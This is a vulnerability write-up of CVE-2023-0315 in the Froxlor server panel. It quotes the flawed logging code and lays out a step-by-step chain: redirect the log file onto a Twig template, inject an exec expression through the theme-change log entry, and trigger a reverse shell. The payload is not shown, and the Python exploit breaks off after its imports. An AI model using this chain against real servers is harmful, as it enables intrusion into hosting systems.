
Summary about Froxlor
Froxlor represents a web-based server management solution for Linux systems, primarily employed for hosting environment administration. The platform enables creation and management of websites, email accounts, and FTP accounts, while offering server resource monitoring and backup management capabilities. Built in PHP with MySQL database backend, this open-source software deploys across Debian, Ubuntu, and other Linux distributions.
About the Vulnerability
The vulnerability allows authenticated users to modify the application logs path to any OS directory writable by the www-data user without backend restrictions. This enables crafting malicious Twig templates that the application renders, ultimately achieving remote command execution under the www-data user context.
Writing Log Files
The vulnerability originates in lib/Froxlor/FroxlorLogger.php. This code snippet handles internal log file writing:
if (self::$is_initialized == false) {
    foreach (self::$logtypes as $logger) {
        switch ($logger) {
            case 'syslog':
                self::$ml->pushHandler(new SyslogHandler('froxlor', LOG_USER, Logger::DEBUG));
                break;
            case 'file':
                $logger_logfile = Settings::Get('logger.logfile');
                // is_writable needs an existing file to check if it's actually writable
                @touch($logger_logfile);
                if (empty($logger_logfile) || !is_writable($logger_logfile)) {
                    Settings::Set('logger.logfile', '/tmp/froxlor.log');
                }
                self::$ml->pushHandler(new StreamHandler($logger_logfile, Logger::DEBUG));
                break;
            case 'mysql':
                self::$ml->pushHandler(new MysqlHandler(Logger::DEBUG));
                break;
        }
    }
    self::$is_initialized = true;
}

The code retrieves the logfile value from settings without restricting file extension or absolute path. An attacker controlling logger.logfile can write .php files to any accessible directory, including the application document root.
The logger.logfile variable maps within the logging group in actions/admin/settings/170.logger.php:
'logger_logfile' => [
    'label' => lng('serversettings.logger.logfile'),
    'settinggroup' => 'logger',
    'varname' => 'logfile',
    'type' => 'text',
    'string_type' => 'file',
    'string_emptyallowed' => true,
    'default' => '',
    'save_method' => 'storeSettingField'
],



The submission occurs via /froxlor/admin_settings.php?page=overview&part=logging, where logger_logfile and logger_logtypes parameters are processed without validation.

Writing the Goodies


After establishing file creation capability, the next phase involves injecting malicious content. The application logs admin actions through the theme change functionality in admin_index.php:
} elseif ($page == 'change_theme') {
    if (isset($_POST['send']) && $_POST['send'] == 'send') {
        $theme = Validate::validate($_POST['theme'], 'theme');
        try {
            Admins::getLocal($userinfo, [
                'id' => $userinfo['adminid'],
                'theme' => $theme
            ])->update();
        } catch (Exception $e) {
            Response::dynamicError($e->getMessage());
        }

        $log->logAction(FroxlorLogger::ADM_ACTION, LOG_NOTICE, "changed his/her theme to '" . $theme . "'");
        Response::redirectTo($filename);
The logAction function processes this input:
public function logAction($action = FroxlorLogger::USR_ACTION, $type = LOG_NOTICE, $text = null)
{
    // not logging normal stuff if not set to "paranoid" logging
    if (!self::$crondebug_flag && Settings::Get('logger.severity') == '1' && $type > LOG_NOTICE) {
        return;
    }

    if (empty(self::$ml)) {
        $this->initMonolog();
    }

    if (self::$crondebug_flag || ($action == FroxlorLogger::CRON_ACTION && $type <= LOG_WARNING)) {
        echo "[" . $this->getLogLevelDesc($type) . "] " . $text . PHP_EOL;
    }

    // warnings, errors and critical messages WILL be logged
    if (Settings::Get('logger.log_cron') == '0' && $action == FroxlorLogger::CRON_ACTION && $type > LOG_WARNING) {
        return;
    }

    $logExtra = [
        'source' => $this->getActionTypeDesc($action),
        'action' => $action,
        'user' => self::$userinfo['loginname']
    ];

    switch ($type) {
        case LOG_DEBUG:
            self::$ml->addDebug($text, $logExtra);
            break;
        case LOG_INFO:
            self::$ml->addInfo($text, $logExtra);
            break;
        case LOG_NOTICE:
            self::$ml->addNotice($text, $logExtra);
            break;
        case LOG_WARNING:
            self::$ml->addWarning($text, $logExtra);
            break;
        case LOG_ERR:
            self::$ml->addError($text, $logExtra);
            break;
        default:
            self::$ml->addDebug($text, $logExtra);
    }
}

Initial attempts to write PHP code failed due to HTML entity encoding by the logger.
Abusing the Log Feature Again

The breakthrough involved leveraging Twig template engine functionality. By targeting the templates/Froxlor/footer.html.twig template (already rendered by the application), an attacker can inject:
This Twig expression passes the command string to the exec function. A complete reverse shell payload:

Visiting any page rendering footer.html.twig triggers payload execution.
Bringing It All Together
The complete exploitation process:
- Modify log path to
/var/www/html/froxlor/templates/Froxlor/footer.html.twig - Inject payload via theme change to write malicious content to
footer.html.twig - Access any application page rendering the footer template
- Receive shell callback
Exploit Writing
Full Python exploit implementation:
#!/usr/bin/python3

# Exploit Title: Froxlor 2.0.3 Stable - Remote Code Execution
# Date: 2023-01-08
# Exploit Author: Askar (@mohammadaskar2)
# CVE: CVE-2023-0315
# Vendor Homepage: https://froxlor.org/
# Version: v2.0.3
# Tested on: Ubuntu 20.04 / PHP 8.2

import telnetlib
import requests
